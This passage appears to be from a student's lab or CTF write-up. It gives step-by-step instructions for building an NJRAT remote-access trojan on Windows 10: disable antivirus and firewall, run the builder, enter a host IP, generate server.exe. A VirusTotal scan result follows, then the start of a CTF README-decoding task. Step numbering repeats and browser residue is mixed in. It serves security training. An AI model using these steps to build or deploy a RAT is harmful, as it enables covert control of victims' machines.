


Step 2 : We need to turn off all the defenders, all firewalls and all the antivirus in the windows 10 system






Step 3 : Then open the NJRAT tool zip file in your system




Step 4 : Then unzip the zip file in your system , if you don't turn off the firewalls then the firewall will delete the file itself


Step 5 : After unzipping we will get the application file that is exe file




Step 6: Click on the builder at your left hand side bottom section




Step 7 : Then enter the Host IP address, here we will mention the windows 10 Ip address



Step 6 : Open the application , we will get a some options to select the functionality of the Trojan, we will tick the options and create a virus



Step 7: Once we have created a Trojan, we will get a sender.exe file that is virus file



Step 8: Then open the virus total tool in your browser and upload the virus file in the tool

Microsoft Bing

SEARCH COPILOT IMAGES VIDEOS MAPS NEWS SHOPPING MORE TOOLS

simona Rewards

virustotal - Search

https://www.bing.com/search?pgt=2053&q=virustotal&cvid=8f80e932052a4fd494d8aead7662652a&gs_lcp=EgZjaHJvbWljbgAEUUYodlBCDM3ODNqMGoxqAIAsAIA&FORM=ANSPA1&PC=U531

VirusTotal

https://www.virustotal.com

VirusTotal

webs VirusTotal - Home. Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

Search

VirusTotal - Home. Analyse suspicious files, domains, IPs and URLs to detect ...

Intelligence

VirusTotal - Intelligence overview. Search VirusTotal's dataset for malware ...

Hunting

LIVEHUNT: HOOK INTO VIRUSTOTAL'S FILE FLUX. YARA rules uploaded to Malware ...

Graph

RELATIONSHIPS ORIENTED. VirusTotal's backend generates rich relationships: ...

Search results from virustotal.com

Search

Other content from virustotal.com

Getting Started - VirusTotal

Documentation - VirusTotal

VirusTotal is a website created by the Spanish security company Hispasec Sistemas. Launched in June 2004, it was acquired by Google in September 2012. The company's ownership switched in January 2018 ...

virustotal.com

W Wikipedia in LinkedIn

Type of site Internet security, file and URL analyzer

Available in Arabic, Bulgarian, Chinese, Chinese (Hong Kong), Chinese (...)

Headquarters Dublin, Ireland

Area served Worldwide

See more

If we manage to empower VirusTotal **participating partners** and

Import favorites Acer Gmail YouTube Maps

URL, IP address, domain or file hash

VIRUSTOTAL

Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.


FILE URL SEARCH

Choose file

By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.

Want to automate submissions? Check our API, or access your API key.

Earnings upcoming 7:45 PM 4/10/2024



Step 9: Scan all the security vendors and identify all the malicious files all the vendors

S | e5fc5082e502edf165c0013899d670642a572233674181815196df1ee7a8fb9c

Community Score: 57 / 69

57/69 security vendors and no sandboxes flagged this file as malicious

e5fc5082e502edf165c0013899d670642a572233674181815196df1ee7a8fb9c
Server.exe

pefile assembly

REANALYZE SIMILAR MORE

Size: 23.50 KB Last Modification Date: a moment ago EXE

DETECTION DETAILS RELATIONS BEHAVIOR C TELEMETRY COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.msl.bladabindi Threat categories: trojan, dropper Family labels: msl, bladabindi, disfa

Security vendors' analysis

			Do you want to automate checks?
Acronis (Static ML)	? Suspicious	AhnLab-V3	? Win-Trojan/Zbot.24064
ATYac	? Generic.MSIL.Bladabindi.1D331915	Anti-AVL	? Trojan/Backdoor/MSL.Bladabindi.as
ArcaBit	? Generic.MSIL.Bladabindi.1D331915	Avast	? MSIL.Agent-DRD [Trj]
AVG	? MSIL.Agent-DRD [Trj]	Avira (no cloud)	? TR/Dropper.Gen7
Baidu	? MSIL.Backdoor.Bladabindi.a	BitDefender	? Generic.MSIL.Bladabindi.1D331915
BitDefenderTheta	? Gen:NN.Zemnif.36802.bmW@amnnIKI	Bkav Pro	? W32.FamVT.binAnhb.Worm
ClamAV	? Win-Packed.Generic.9795615.0	CrowdStrike Falcon	? Win/malicious_confidence_100% (D)

Do you want to automate checks?

Security vendors' analysis

SecureAge	? Malicious	SentinelOne (Static ML)	? Static AI - Malicious PE
Skyhigh (SWG)	? Behaves like Win32.BackdoorNJRat.mm	Sophos	? Troj/DotNet.P
Symantec	? Backdoor.Ratenjey	Tencent	? Trojan.Msl.Bladabindi.za
Trapmine	? Malicious.moderate.ml.score	Trellix (FireEye)	? Generic.mg.5e0eb813b2015f8c
TrendMicro	? BKDR_BLADABI.SMC	TrendMicro-HouseCall	? BKDR_BLADABI.SMC
Varist	? W32/MSIL_Bladabindi.AU.genEldorado	VBA32	? Trojan.MSIL.Bladabindi.Heur
VIPRE	? Generic.MSIL.Bladabindi.1D331915	ViriT	? Backdoor.Win32.Generic.AWM
ViRobot	? Backdoor.Win32.Bladabindi.Gen.A	WithSecure	? Trojan.TR/Dropper.Gen7
Xcitium	? Backdoor.MSIL.Bladabindi.A@566ygC	Zillya	? Trojan_Disfa.Win32.27264
ZoneAlarm by Check Point	? Trojan.MSIL_Disfa.bqg	Alibaba	? Undetected
CMC	? Undetected	Cynet	? Undetected
GridinSoft (no cloud)	? Undetected	Kingssoft	? Undetected
Lionic	? Undetected	Palo Alto Networks	? Undetected
SUPERAntiSpyware	? Undetected	TACHYON	? Undetected
TEHTRIS	? Undetected	Yandex	? Undetected
Zoner	? Undetected	Avast-Mobile	? Unable to process file type

Type here to search

28°C Mostly clear 8:46 PM

Task 6

A) Find the Flag {*****} that is in the Vulnerable System


Identify the hidden message in the README file Decrypt the Secret Data to get a link

Download the OVA file from the link

Import the OVA file

Tools used : cyberchef.io

Step 1 : Open the Readme file first and carefully read the hidden message



The screenshot shows a file browser interface with a dark theme. On the left, there's a sidebar with options like 'New', 'Home', 'My Drive', 'Computers', 'Shared with me', 'Recent', 'Starred', 'Spam', 'Trash', and 'Storage (77%)'. A message at the bottom says '11.5 GB of 15 GB used' and 'Get more storage'. The main area displays a file named 'README' with the following content:

```
<!--86FC16B9EE4D51318751C404C8757BF1-->
<!--DA97A5AA74238FC464D637DB373CA2B4-->
<!--E75A8890253464DC99560E62220536E-->

<ul>
<li>Complete the challenge objectives using your skills.</li>
<li>Note: This Particular task based on Cryptography, Password Cracking, Steganography & System Hacking.</li>
</ul></h2>

<!-- Define a draggable element -->
<div id="dragContainer" draggable="true" ondragstart="dragStart(event)" ondragend="dragEnd()">
    Drag Here !!!
</div>


<!-- Text that becomes visible when dragged -->
<p id="dragText">VNR7d8tQwvsgSWQqa75wATsizULb</p>

<script>
// Function to handle the drag start event
function dragStart(event) {
    event.dataTransfer.setData("text/plain", ""); // This is required for the drag-and-drop to work
}

// Function to handle the drag end event
function dragEnd() {
    document.getElementById("dragText").style.display = "block";
}
</script>

<br>
<h2>Assigned Due:</h2>
```

